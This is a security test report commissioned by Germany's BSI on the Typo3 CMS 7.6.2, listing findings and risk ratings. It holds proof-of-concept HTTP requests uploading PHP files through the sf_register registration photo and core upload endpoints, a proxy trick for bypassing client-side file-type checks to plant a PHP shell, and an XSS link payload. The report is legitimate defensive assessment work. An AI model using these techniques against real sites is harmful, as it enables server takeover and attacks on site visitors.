Bundesamt
für Sicherheit in der
Informationstechnik

[redacted]

[redacted]

Testbericht

Sicherheitstest des Content-Management-Systems Typo3

[redacted]

Änderungshistorie

Version	Datum	Name	Beschreibung
0.1	18.02.2016	[redacted]	Initialisierung, Dokumentation der Fehler
0.2	19.02.2016	[redacted]	Abschließende Dokumentation
0.3	01.03.2016	[redacted]	Review
1.0	03.03.2016	[redacted]	Freigabe
2.0	17.03.2016	[redacted]	Ergänzung Modul in Zusammenfassung (Kap. 1.2.1)
3.0	14.04.2016	[redacted]	Finalisierung nach Rückmeldung BSI
4.0	13.05.2016	[redacted]	Anpassung nach Rückmeldung CMS Garden
5.0	08.06.2016	[redacted]	Anpassung nach Rückmeldung CMS Garden

Vorlage:

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Internet: https://www.bsi.bund.de

Impressum

Herausgeber:

Test and Integration Center
T-Systems Multimedia Solutions GmbH
Riesaer Str. 5
01129 Dresden

Autor:

[redacted]

Freigegeben von:

[redacted]

Das Test and Integration Center Dresden der T-Systems Multimedia Solutions GmbH ist ein durch die DAkkS nach DIN EN ISO/IEC 17025 akkreditiertes Prüflaboratorium.

Die Akkreditierung gilt für die in der Urkunde aufgeführten Prüfverfahren.

Registriernummer der Urkunde: D-PL-12109-01-01

DAkkS
Deutsche
Akkreditierungsstelle
D-PL-12109-01-01

Danksagung

Hiermit bedankt sich T-Systems Multimedia Solutions GmbH bei CMS Garden – insbesondere [redacted] für die Unterstützung bei der Einrichtung der Testumgebungen.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Zusammenfassung

1.1 Allgemeines

Dieses Dokument beschreibt die zusammengefassten Ergebnisse des Test and Integration Centers (TIC) der T-Systems Multimedia Solutions GmbH zur durchgeführten Untersuchung des Content-Management-Systems Typo3 in der Version 7.6.2.

Softwaresystem (CMS):	Typo3
Versionsnummer:	7.6.2
Extensions:	Siehe Anhang: Extensions
Hersteller:	TYPO3 Association
Art der Tests:	Sicherheitstest von Webanwendungen und IT-Systemen
Testlabor:	Test and Integration Center T-Systems Multimedia Solutions GmbH Riesaer Str. 5 01129 Dresden
Testzeitraum:	04.01.2016 bis 15.02.2016

1.2 Zusammenfassung der Testergebnisse

1.2.1 Übersicht der Testergebnisse

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.2.1	PHP-Upload über Registrierungsfoto	sf_register	Sehr Schwer
6.1.3.1	Cross-Site-Scripting im Link eines Blog-Kommentars	t3extblog	Schwer
6.1.3.2	Cross-Site-Scripting in Carousel Item Header	Typo3 Core	Schwer
6.1.3.3	Cross-Site-Scripting in Carousel Item Background	bootstrap_package	Mittel
6.1.3.4	Cross-Site-Scripting über Icon	bootstrap_package	Mittel
6.1.3.5	Cross-Site-Scripting in Page Content - Subheader	bootstrap_package	Mittel
6.1.3.6	Cross-Site-Scripting durch Seitentitel	bootstrap_package	Mittel
6.1.4.1	Unbeschränkte Erstellung von Blog-Kommentare	t3extblog	Mittel
6.1.4.2	Unbeschränktes Kontaktformular	Typo3 Core	Mittel
6.1.4.3	Unbeschränkte Registrierung von Benutzern	sf_register	Mittel
6.1.5.1	Mail-Versand unverschlüsselt [MAIL] [transport_smtp_encrypt]	Typo3 Core: Härtung	Mittel
6.1.2.2	Beliebiger Dateiupload in Core: /file/commit	Typo3 Core	Leicht
6.1.2.3	Beliebiger Dateiupload in Filelist Extension	Typo3 Core (filelist)	Leicht
6.1.3.7	Cross-Site-Scripting in \vendor\phpwhois\idna-convert\example.php	Typo3 Core	Leicht

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.3.8	Cross-Site-Scripting bei Benutzervergleich in der E-Mail-Adresse	Typo3 Core	Leicht
6.1.3.9	Cross-Site-Scripting durch Link in Seiteninhalt	Typo3 Core	Leicht
6.1.5.2	[FE][noPHPscriptInclude] ist nicht gesetzt	Typo3 Core: Härtung	Leicht
6.1.5.3	Berücksichtigung von [FE][lockIP], [BE][lockIP]	Typo3 Core: Härtung	Leicht
6.1.5.4	Cookie-Attribut secure [SYS][cookieSecure]	Typo3 Core: Härtung	Leicht
6.1.5.5	Debug-Konfiguration	Typo3 Core: Härtung	Leicht
6.1.5.6	[FE][warning_email_addr] ist nicht gesetzt	Typo3 Core: Härtung	Leicht
6.1.6	Kein Opt-In für Registrierung in GUI	sf_register	Leicht
6.1.7	Password-Hash wird wiedergegeben	Typo3 Core	Leicht
6.1.8	Unverschlüsselte Übertragung von Zugangsdaten im Frontend-Login	Typo3 Core (felogin)	Leicht
6.1.9	Unverschlüsselte Übertragung von Zugangsdaten in der Frontend-Registrierung	sf_register	Leicht
6.1.10	Ungenaue Beschreibung für [SYS][cookieSecure]	Typo3 Core	Leicht
6.1.11	Ungenaue Beschreibung für [BE][fileDenyPattern]	Typo3 Core	Leicht
6.1.12	Schwache Passwort-Richtlinien für Frontend-Accounts	sf_register	Leicht
6.1.13	Keine Passwort-Richtlinien für Backend-Accounts	Typo3 Core	Leicht
6.1.14	Benutzernamen-Enumeration in Frontend-Registrierung	sf_register	Leicht
6.1.15	Unnötige Dateien in Typo3-Extensions	Typo3 Extensions: Härtung	Leicht
6.1.16	Vendor-Beispiel-Dateien	Typo3 Core: Härtung	Leicht
6.1.17	Potentielle SQL-Injection in ADODB	adodb	Leicht
6.3.2	X-Frame-Options doppelt gesetzt	Typo3 Core, Apache httpd: Härtung	Leicht

1.2.2 Bewertung des Sicherheitsniveaus

Ausgehend von den identifizierten Sicherheitsrisiken kann dem CMS Typo3 inklusive der getesteten Extensions ein niedriges Sicherheitsniveau attestiert werden. Diese Bewertung resultiert aus den (sehr) schweren Schwachstellen in den Extensions, der Core hingegen weist ein gutes Sicherheitslevel auf.

Im Rahmen des Sicherheitstests wurden mehrere Schwachstellen gefunden, die von einem Angreifer mit wenig Aufwand ausgenutzt werden können, um die Vertraulichkeit, Verfügbarkeit oder Integrität der

Anwendung oder deren Daten zu beeinträchtigen. Darüber hinaus wurden Schwachstellen ermittelt, die für die Informationsgewinnung und Planung von weiteren Angriffen hilfreich sein können.

Die folgenden identifizierten Schwachstellen sind aufgrund ihrer Kritikalität besonders hervorzuheben:

- Die PHP-Upload-Schwachstelle im Plugin sf_register ermöglicht es, PHP- und Betriebssystembefehle auszuführen.
- Es gibt viele Cross-Site-Scripting-Schwachstellen, mit deren Hilfe ein Autor JavaScript-Code im Frontend veröffentlichen könnte.

1.3 Prüfpunkte

Die in den folgenden Kapiteln dargestellten Prüfpunkte und Sicherheitsaspekte wurden im Rahmen des Sicherheitstests überprüft. Eine detaillierte Beschreibung findet sich in [1]

- Informationsbeschaffung
- Test des Identitätsmanagements
- Test der Authentifizierung
- Test der Autorisierung
- Test des Session Managements
- Test der Eingabevalidierung
- Test der Fehlerverarbeitung
- Test clientseitiger Angriffsvektoren
- Test CMS-spezifischer Angriffsvektoren
- Überprüfung der Härtung von
  - Betriebssystem
  - Webserver
  - Application Server
  - Datenbank
  - Laufzeitumgebung
  - Content-Management-System

1.4 Vorgehen im Test

Das Vorgehensmodell baut auf dem Durchführungskonzept für Penetrationstests des Bundesamtes für Sicherheit in der Informationstechnik auf und gliedert sich in 5 einzelne Phasen [2]:

1) Vorbereitung
2) Informationsbeschaffung
3) Bewertung der Informationen
4) Aktive Eindringversuche
5) Abschlussanalyse

Der genaue Ablauf des Tests wird erst während der Durchführung auf Grundlage der gewonnenen Erkenntnisse bestimmt. Der modulare Aufbau dient der Konzentration der verfügbaren Ressourcen auf die unter Sicherheitsgesichtspunkten wichtigsten Bereiche.

Die detaillierten Rahmenbedingungen des Tests und die zugrundeliegende Testumgebung sind in [1] beschrieben.

Nachfolgend werden die Ergebnisse der einzelnen Phasen beschrieben.

2 Phase 1: Vorbereitung

Ziel der Vorbereitungsphase ist es, den Umfang, die Rahmenbedingungen und das grobe Vorgehen des Sicherheitstests festzulegen.

2.1 Informationsbasis

Ziel: Festlegung, welche Informationen und Dokumente zum Testobjekt zur Verfügung stehen (Black-Box- oder White-Box-Test).

Ergebnis:

Der Test erfolgte grundsätzlich als Black-Box-Test. Da das CMS und die zugrundeliegenden Systemkomponenten als Open Source zur Verfügung stehen, wurden dem Angreifer jedoch entsprechende Vorkenntnisse der verwendeten Komponenten und deren Standardinstallationen zugestanden.

Es wurde die Sicht eines externen Angreifers ohne Detailwissen über die Architektur eingenommen. Ein potentieller Angreifer kann jedoch die bereitgestellten Dokumente und ggf. den Source Code detailliert untersuchen, um potentielle Schwachstellen aufzudecken.

Im Rahmen des Tests wurden insbesondere die in Tabelle 1 aufgeführten Dokumente herangezogen.

Dokumentenbezeichnung	Dateiname/URL	Version / Stand
Typo3 Security Guide	https://docs.typo3.org/typo3cms/SecurityGuide/	1.0.6
Typo3 Wiki Resource: Security	https://wiki.typo3.org/Security	17 Dezember 2013

Tabelle 1: Dokumente

2.2 Aggressivität

Ziel: Festlegung der Aggressivität und ob ausgehend von gefundenen Sicherheitslücken nach weiteren Lücken gesucht werden soll.

Ergebnis:

Aufgrund der Durchführung des Tests in einer isolierten Testumgebung wurde ein aggressives Testvorgehen gewählt. Das heißt, es wurde versucht, alle potentiellen Schwachstellen auszunutzen.

2.3 Umfang und Testtiefe

Ziel: Definition des Umfangs, welcher beim Test einbezogen werden soll

Ergebnis:

Es wurde ein vollständiger Test durchgeführt. Alle Komponenten der Testumgebung wurden einer intensiven Prüfung unterzogen.

2.4 Vorgehensweise und Sichtbarkeit

Ziel: Festlegung, wie „sichtbar" beim Test vorgegangen wird.

Ergebnis:

Da keine Sicherheitssysteme oder -prozesse Testziel waren, wurden im Rahmen des Tests offensichtliche Testmethoden angewendet.

2.5 Technik

Ziel: Festlegung, welche Techniken eingesetzt werden sollen.

Ergebnis:

Im Rahmen des Sicherheitstests wurden Angriffe über das Netzwerk durchgeführt. Diese Vorgehensweise simuliert einen typischen Hackerangriff.

2.6 Ausgangspunkt

Ziel: Festlegung, ob für den Test die Innen- oder Außenperspektive oder beide eingenommen werden.

Ergebnis:

Hinsichtlich des Ausgangspunktes wurden beide Perspektiven eingenommen. Die Angriffe erfolgten von außen gegen das CMS und die gehärtete Testumgebung. Da zudem die Administrations- und Konfigurationsoberflächen des CMS genutzt und resultierende Wechselwirkungen mit der Umgebung untersucht werden konnten, wurde darüber hinaus auch eine Innenperspektive eingenommen.

2.7 Testsystem

Ziel: Festlegen, ob ein Testsystem oder Produktivsystem verwendet wird.

Ergebnis:

Die Tests wurden in einer dedizierten Testumgebung (je Szenario) durchgeführt. Details zur Testumgebung sind in [1] dokumentiert.

2.8 Testdaten

Ziel: Bestimmung der Testdaten, die benötigt werden.

Ergebnis:

Zur Realisierung der in [1] dargestellten Einsatzszenarien mussten diverse Plugins installiert und Testdaten generiert werden. Informationen zu den genutzten Plugins sind in [1] dokumentiert.

2.9 Testendekriterien

Ziel: Festlegung von Kriterien, nach denen der Test beendet werden kann.

Ergebnis:

Der Test wurde nach Untersuchung und Verifizierung aller in Kapitel 1.3 genannten Prüfpunkte beendet.

2.10 Betrachtung rechtlicher Fragen

Ziel: Rechtliche Überlegungen und Festlegung der Haftung für mögliche Schäden.

Ergebnis:

Da es sich lediglich um ein Testsystem mit Testdaten handelte, waren rechtliche Aspekte nicht relevant. Im Rahmen des Sicherheitstests identifizierte Schwachstellen wurden vertraulich an den Hersteller gemeldet und nicht publiziert.

2.11 Planung der Testdurchführung

Ziel: Erstellung eines Plans zur Testdurchführung.

Ergebnis:

Die Planung wurde im Rahmen des Testmanagements vorgenommen. Folgende Informationen können zusammengefasst dargestellt werden:

Phase	Datum
Durchführung des Sicherheitstests	04.01.2016 bis 15.02.2016
Fertigstellung des Testberichts	03.03.2016

Tabelle 2: Testplan

2.12 Werkzeugeinsatz

Folgende Werkzeuge zur Unterstützung des Testprozesses wurden im Projekt eingesetzt:

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
LibreOffice Writer	The Document Foundation	Testdokumentation	Projektteam
Jira	Atlassian	Ticketsystem	Projektteam
Burp Suite Professional	Portswigger	Intercepting Proxy	Testteam
Firefox	Mozilla Foundation	Browser	Testteam
Checkmarx Suite	Checkmarx	Code-Analyse	Testteam
nmap	Gordon Lyon	Port-Scan	Testteam
sslscan	Ian Ventura-Whiting, Jacob Appelbaum, rbsec	SSL-Analyse	Testteam
sslyze	iSECPartners	SSL-Analyse	Testteam
Nessus	Tenable	Schwachstellen-Scanner auf Netzwerkebene	Testteam
WebInspect	HP	Schwachstellen-Scanner auf Applikationsebene	Testteam
Eclipse	Eclipse Foundation	Untersuchung des Codes	Testteam
Nikto	CIRT	Schwachstellen-Scanner auf Applikationsebene	Testteam
ChromePhp	Craig Campbell	Debug-Ausgaben in PHP	Testteam
PuTTY	Simon Tatham, Owen Dunn, Ben Harris, Jacob Nevins	SSH-Verbindung zum Server	Testteam
tcpdump	Van Jacobson, Craig Leres, Steven McCanne	Netzwerk-Analyse auf dem Server	Testteam
Wireshark	Gerald Combs	Grafische Auswertung der tcpdump-Ergebnisse	Testteam
sqlmap	Bernardo Damele	Detektion und	Testteam

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
	Assumpcao Guimaraes, Miroslav Stampar	Ausnutzung von SQL-Injections	

3 Phase 2: Informationsbeschaffung

Innerhalb der Phase der Informationsbeschaffung werden Informationen über das Ziel gesammelt und ausgewertet. Weiterhin wird nach Informationen gesucht, die das System über sich preisgibt.

3.1 Auswahl der Testmodule

Ziel: Sicherstellung der Durchführung aller relevanten Tests (unter Berücksichtigung der wirtschaftlichen Machbarkeit).

Ergebnis:

Im Rahmen der Vorüberlegungen wurden die in Kapitel 1.3 genannten Prüfpunkte identifiziert. Durch die Verifizierung dieser Punkte wurde sichergestellt, dass alle relevanten Komponenten des Gesamtsystems (CMS, Betriebssystem, Webserver, Applikationsserver, Datenbank) hinreichend getestet wurden.

3.2 Prüfung der Testmodule

Ziel: Sicherstellen, dass der Test dem aktuellen Stand der Technik entspricht

Ergebnis:

Die in Kapitel 1.3 genannten Prüfpunkte wurden anhand der aktuellen Dokumentation bzw. aktueller Richtlinien zur Durchführung von Sicherheitsanalysen abgeleitet (vgl. [1]).

4 Phase 3: Bewertung der Informationen

Um das weitere Vorgehen zu planen, werden die bisher gesammelten Informationen bewertet und das Risiko abgeschätzt. Bereiche des Testobjekts, von denen ein besonders großes Risiko ausgeht, sollen besonders gründlich untersucht werden, während andere Bereiche weniger oder gar nicht untersucht werden. Ziel dieser Phase ist die Identifikation kritischer Bereiche der Anwendung und davon abgeleitet die Auswahl der durchzuführenden Testfälle.

4.1 Kritische Bereiche und erreichbare Ziele

Ziel: Herausfinden, wo Angreifer ansetzen und was sie erreichen könnten.

Ergebnis:

Im Rahmen der Beschreibung der Einsatzszenarien in [1] wurden typische Missbrauchsszenarien spezifiziert. Diese dienten als Grundlage für die Durchführung der Sicherheitstests und die Definition der besonders kritischen und intensiv zu testenden Bereiche.

Hierzu zählen insbesondere die Möglichkeiten zur Authentifizierung und der Interaktion.

4.2 Zugriffspfade

Ziel: Herausfinden, in welchen Schritten Angreifer vorgehen könnten.

Ergebnis:

Für die in [1] dargestellten Einsatzszenarien ergibt sich der typischen Zugriffsweg eines Angreifers von außen (im Allgemeinen über das Internet). Dementsprechend wurde im Rahmen des Sicherheitstests insbesondere dieser Weg untersucht und typische Angriffsszenarien von außen untersucht.

Aufgrund des in Kapitel 2.1 dargestellten Testansatzes wurden darüber hinaus interne Mechanismen geprüft. Dies entspricht dem Vorgehen eines Angreifer, der ggf. schon teilweisen Zugriff erhalten hat und versucht, weitere Komponenten zu kompromittieren.

4.3 Beschreibung der Prüfpunkte

Ziel: Planung der Testschwerpunkte und Durchführung.

Ergebnis:

Die in [1] definierten Prüfpunkte wurden im Rahmen des Sicherheitstests geprüft.

Anhand der definierten Vorgehensweise wurden die relevanten Testfälle an der Anwendung abgearbeitet und erwartete Bedrohungsszenarien inszeniert. Die Testschritte wurden in ihrer Durchführung mit ihren Ergebnissen, erweitert durch Screenshots, dokumentiert. Das gesammelte Material bildete die Basis für detailliertere Testschritte und abschließende Berichte.

5 Phase 4: Aktive Eindringversuche

Die zuvor ausgewählten Testmodule bzw. die daraus abgeleiteten Testfälle werden in dieser Phase ausgeführt, und es wird aktiv versucht, in das System einzudringen. Bei der Reihenfolge der Ausführung der Testmodule ist neben der zuvor festgelegten Priorität zu beachten, dass die Testergebnisse bestimmter Testmodule eine Voraussetzung oder gute Ausgangsposition für weitere Testmodule sein können. Während des Tests wird ein Pfad abgeschritten, in dem ein Modul die Voraussetzung für ein folgendes Modul schafft. Während des Tests können aufgrund der Erkenntnisse weitere Testmodule ausgeführt werden.

6 Phase 5: Abschlussanalyse

In diesem Kapitel werden die identifizierten Sicherheitslücken (gruppiert nach Systemkomponente) und die resultierenden Risiken beschrieben.

6.1 Content Management System

6.1.1 Zusammenfassung

Es wurden einige Schwachstellen gefunden, über die es möglich wäre, als Autor oder Redakteur JavaScript-Code im Frontend zu veröffentlichen. Dies ist jedoch generell auch über den Inhaltstyp „HTML" möglich.

Die untersuchten Extensions (System-interne und -externe) weisen ein sehr gemischtes Ergebnis auf. Viele Extensions stellten hinsichtlich der umgesetzten Szenarien nur eingeschränkt Funktionalitäten direkt bereit, wobei andere wiederum insbesondere durch die Erreichbarkeit im Frontend sehr intensiv untersucht wurden und Schwachstellen offenbarten.

Hervorzuheben ist das komplexe Berechtigungssystem. Die Einstellungen, welche Bereiche ein Benutzer oder eine Gruppe von Benutzern sehen und welche Aktionen durchgeführt werden dürfen, sind für die Zielgruppe nicht intuitiv und waren im Rahmen der Installation bzw. des Tests des Systems für einen ungeschulten Nutzer kaum durchdringbar. Hieraus entsteht hinsichtlich der Zielgruppe potentiell ein Sicherheitsproblem, da Nutzer dieses CMS ggf. weitaus freizügiger Rechte vergeben, damit die erwarteten Berechtigungen und Funktionalitäten gegeben sind und folglich das Risiko besteht, dass bei manchen Installationen ausschließlich ein Administrator-Konto verwendet wird.

Durch die hohe Konfigurierbarkeit im Install Tool kann TYPO3 recht gut abgesichert werden. Durch die hohe Komplexität des CMS und durch die Vielfalt an Plugins diverser Entwicklerteams sind Sicherheitsrisiken jedoch stets allgegenwärtig.

6.1.2 Beliebiger Dateiupload

Beschreibung:

Dateien, die vom Benutzer hochgeladen werden können, müssen als nicht vertrauenswürdig eingestuft werden. Aktiver Code oder Malware in hochgeladenen Dateien gefährdet die Anwendung und/oder andere Benutzer, die diese Dateien öffnen oder herunterladen.

Ist es möglich, aufgrund einer fehlenden oder unzureichenden Validierung beliebige Dateien hochzuladen, können zahlreiche Angriffe erfolgen:

- Phishing-Angriff durch Upload einer HTML-Seite,
- Ausführung von JavaScript-Code im Browser des Opfers durch HTML-Upload,
- Ausführung von PHP-Code auf dem Server durch Upload einer PHP-Datei,
- Verteilung von Viren durch Upload eines Virus,
- uvm.

Maßnahme:

Bei jeder Möglichkeit, Dateien auf den Server zu laden, müssen folgende Attribute der Datei geprüft werden:

- Die Größe übertragener Dateien wird begrenzt.

- Die Anzahl der von einem Benutzer übertragbaren Dateien wird begrenzt.
- Die Dateien werden als Datenbank-BLOB anstatt im Dateisystem gespeichert; falls die Dateien im Dateisystem gespeichert werden, wird das Dateisystem hinsichtlich der Berechtigungen gehärtet.
- Die Dateien werden auf Malware durchsucht oder alternativ (bei Bildern, Videodateien und Audiodateien) transkodiert.
- Archivdateien werden auf Malware und ZIP-Bomben analysiert.
- Die Dateinamen werden validiert, d. h. auf korrekte Dateiendung, integrierte Pfadinformationen und aktiven Code überprüft, insbesondere auf JavaScript im Dateinamen.
- Das Format hochgeladener Dateien wird validiert, d. h. das Format muss mit der Dateiendung übereinstimmen, akzeptiert werden (z. B. werden in einer Fotogalerie nur Bildformate akzeptiert) und gültig sein (das Format entspricht der Spezifikation).
- Beim Aufruf von nicht vertrauenswürdigen Dateien (d. h. insb. von durch andere Benutzer zur Verfügung gestellten Dateien) wird der Content-Disposition-Header auf „attachment" sowie explizit der Parameter „filename" gesetzt.
- Der Wert „attachment" im Content-Disposition-Header wiederum verhindert, dass Dateien automatisch inline im Browser dargestellt werden, stattdessen gibt der Browser dann eine Download-Meldung aus. Hiermit kann beispielsweise die Ausführung von XSS in pdf-Dateien verhindert werden.

6.1.2.1 PHP-Upload über Registrierungsfoto

Betroffenes Modul: sf_register

Ergebnis:

Wenn eine Registrierung im Frontend erfolgt, kann der Benutzer ein Foto hochladen. Dabei findet keine Validierung der Datei statt. Es kann ohne weiteres eine PHP-Datei hochgeladen werden. Der Name der Datei wird soweit geändert, dass ein Hash als Dateiname und weiterhin die .php-Endung entsteht. Der neue Dateiname wird in der Antwort zum Speichern der Registrierung zurückgeliefert, da das "Foto" in dieser Seite angezeigt werden soll. Die URL zu der hochgeladenen Datei ist folglich bekannt. Solange noch nicht alle Felder in der Registrierung korrekt befüllt sind und somit die Registrierung noch nicht abgeschlossen ist, bleibt die hochgeladene Datei unter dem Pfad `/typo3temp/sf_register/<hash>.php` verfügbar. Ist die Registrierung vollständig und erfolgreich, wird die Datei im Ordner `/uploads/pics/` abgelegt.

An beiden Orten kann die PHP-Datei abgerufen werden und der enthaltene PHP-Code wird ausgeführt.

Für diesen Angriff sind keine Authentifizierungen oder Berechtigungen notwendig. Sollte PHP nicht sehr intensiv gehärtet worden sein, ist es über diese Schwachstelle möglich, Betriebssystembefehle im Kontext des Apache-Runtime-Users auszuführen und nahezu beliebige Dateien im Dateisystem auszulesen und zu manipulieren.

Screenshot:

```
Content-Disposition: form-data; name="tx_sfregister_form[temporaryImage]"

1
-----------------------------271361734320654
Content-Disposition: form-data; name="tx_sfregister_form[image]"; filename="test.php"
Content-Type: application/octet-stream

<?php
echo "PHP ist working!";
?>
<br/>
-----------------------------
<br/>
<?php
phpinfo();
?>
<br/>
<?php
echo 'Die aktuelle PHP Version ist ' . phpversion();
print_r(get_loaded_extensions());
?>

-----------------------------271361734320654
Content-Disposition: form-data; name="tx_sfregister_form[submit]"
```

Abbildung 1: Auszug aus dem HTTP Request zum Upload einer PHP-Datei



Abbildung 2: Anschließender Aufruf der hochgeladenen PHP-Datei

Risikofaktor: Sehr Schwer

6.1.2.2 Beliebiger Dateiupload in Core: /file/commit

Betroffenes Modul: Typo3 Core

Ergebnis:

In Typo3 können an mehreren Stellen Bilder hochgeladen werden, z. B. in einer Seite vom Typ "Images". Ein angemeldeter Administrator kann beliebige Dateitypen hochladen und ist nicht auf Bilder beschränkt. So können auch PHP-Dateien hochgeladen werden. Ein Benutzer ohne administrative Berechtigungen ist nicht in der Lage, beliebige Dateien hochzuladen.

Diese Dateien werden so abgelegt, dass sie im Frontend auch ohne Authentifizierung erreichbar sind.

Die Konfiguration `[BE][fileDenyPattern]` hat keine Auswirkungen auf den Upload durch Administratoren.

Proof of Concept:

Beispiel-Request zum Hochladen einer Datei:

```
POST /typo3/index.php?route=%2Ffile
%2Fcommit&token=9e85b0c38f78d8340f5648891557cf4548ba4805 HTTP/1.1
Host: 192.168.56.102
...
Content-Type: multipart/form-data; boundary=---------------------------34653060924628
Content-Length: 1283

-----------------------------34653060924628
Content-Disposition: form-data; name="upload_1[]"; filename="test.php5"
Content-Type: application/octet-stream

<?php
echo "PHP ist working!";
?>
<br/>
-----------------------------
<br/>
<?php
phpinfo();
?>
<br/>
<?php
echo 'Die aktuelle PHP Version ist ' . phpversion();
print_r(get_loaded_extensions());
?>

-----------------------------34653060924628
Content-Disposition: form-data; name="file[upload][1][target]"

1:/user_upload/
-----------------------------34653060924628
Content-Disposition: form-data; name="file[upload][1][data]"

1
-----------------------------34653060924628
Content-Disposition: form-data; name="redirect"

/typo3/index.php?route=%2Fwizard%2Frecord
%2Fbrowse&token=1c519d075670e1bec05abcb9817cba3bc256aab5&mode=file&expandFolder=1%3A
%2Fuser_upload%2F&bparams=%7C%7C%7Cgif%2Cjpg%2Cjpeg%2Ctif%2Ctiff%2Cbmp%2Cpcx%2Ctga%2Cpng
%2Cpdf%2Cai%2Csvg%7Cdata-62-tt_content-216-tx_bootstrappackage_carousel_item-
tx_bootstrappackage_carousel_item-2-background_image-sys_file_reference
%7Cinline.checkUniqueElement%7C%7Cinline.importElement
-----------------------------34653060924628
Content-Disposition: form-data; name="submit"

Upload files
-----------------------------34653060924628--
```

Screenshots:



Abbildung 4: Aufruf der hochgeladenen Datei

Abbildung 3: Formular zum Hochladen einer Datei (in diesem Fall einer PHP-Datei)

Risikofaktor: Leicht

6.1.2.3 Beliebiger Dateiupload in Filelist Extension

Betroffenes Modul: Typo3 Core (filelist)

Ergebnis:

Die Typo3 Extension Filelist erlaubt es, beliebige Dateien hochzuladen. Es findet zwar eine Prüfung der Dateiendung statt, diese erfolgt allerdings ausschließlich per JavaScript.

Wählt man z. B. eine PHP-Datei (z.B. phpshell.php) und benennt sie so um, dass sie eine jpg-Dateiendung besitzt (phpshell.jpg), so kann man sie hochladen. Damit ist diese Datei allerdings nicht als PHP-Skript auf dem Server ausführbar.

Man kann die browserseitige Validierung der Dateiendung relativ leicht mit einem Intercepting Proxy umgehen. Dabei wird der Request zum Hochladen der Datei abgefangen und die zuvor auf phpshell.jpg

umbenannte Datei wieder zu phpshell.php umbenennen. Der Browser erfährt hiervor nichts und der Server erhält eine PHP-Datei als Upload. So wird diese Datei als PHP-Datei auf dem Server gespeichert und kann unter https://deb-typo3-scenario4.cms2.local/media/phpshell.php aufgerufen werden.

Voraussetzung für dieses Vorgehen ist ein Administrator-Konto. Benutzer ohne das Admin-Flag sind in der Storage-Auswahl beschränkter und dürfen auch nur die erlaubten Dateitypen hochladen.

Risikofaktor: Leicht

6.1.3 Cross-Site-Scripting

Beschreibung:

Mit Cross-Site-Scripting (XSS) wird das Einschleusen von bösartigem HTML- und JavaScript-Code in eine Webseite bezeichnet. Ein derartiger Angriff ist möglich, wenn eine Webanwendung nicht vertrauenswürdige Daten entgegennimmt und ohne ausreichende Validierung bzw. Codierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer somit, JavaScript-Code im Browser eines Opfers auszuführen, um z. B. Sessions zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf eine bösartige Seite umzuleiten. HTML-Codierung ist der grundsätzliche Schutzmechanismus gegen diese Angriffe. Viele Frameworks bzw. Sprachen stellen hierfür entsprechende Funktionen zur Verfügung.

Beim persistenten Cross-Site-Scripting schleust ein Angreifer JavaScript-Code in Eingabefelder, welche von einer Datenbank gespeichert und zu einem späteren Zeitpunkt von der Webanwendung wieder ausgelesen werden (Beispiele dafür sind Kommentarfunktionen oder Benutzernamen). Der gefährliche Code wird somit persistent in der Datenbank hinterlegt und bei jedem Benutzer, der die Seite aufruft, ausgeführt. Ein Angreifer hätte somit die Möglichkeit, großflächig Benutzerdaten abzugreifen.

Maßnahme:

Mindestens folgende HTML-Metazeichen müssen in normale Klartextzeichen umgewandelt werden:

- & → &
- " → "
- ' → '
- < → <
- > → >

Sollten Daten im JavaScript-Kontext ausgegeben werden, sind folgende Faktoren zu beachten:

- Sicherstellen, dass alle JavaScript-Variablen in Hochkommata setzt sind,
- JavaScript Hex Encoding,
- JavaScript Unicode Encoding und
- Vermeiden von Backslash Encoding (\" oder \' oder \\).

Anmerkung:

In Typo3 kann ein Autor auch Seiteninhalte vom Typ HTML bewusst erstellen. Damit ist es ein Feature, dass auch JavaScript vom Backend in das Frontend geschrieben werden kann. Der Code wird dabei lediglich im Kontext des Frontends ausgeführt. Eine Vielzahl der nachfolgenden Schwachstellen agieren in der selben Weise, dass aus dem Backend heraus Seiteninhalte derart manipuliert werden, dass JavaScript-Code im

Frontend ausgeführt wird. Neben dem gewollten Verhalten einer HTML-Seite kann also auch der umständliche Weg einer HTML-Injection genutzt werden.

6.1.3.1 Cross-Site-Scripting im Link eines Blog-Kommentars

Betroffenes Modul: t3extblog

Ergebnis:

Man kann zu Blog-Einträgen (auch ohne Authentifizierung) einen Kommentar hinterlassen, der unter anderem auch einen Link enthalten kann. Trägt man als Link `javascript:alert('XSS');` ein, so wird als Text und Ziel dieses Links nach dem Speichern sowohl im Backend als auch im Frontend der eingegebene Text verwendet. Dies hat zur Folge, dass Benutzer bei Klick auf den Link die Ausführung des angegebenen JavaScript-Codes in ihrem Browser anstoßen.

Ein Opfer muss zum Ausnutzen dieser Schwachstelle zwar erst auf den Link klicken, jedoch kann dies auch durch geschickte Wahl des Textes (Autor-Name) bewirkt werden.

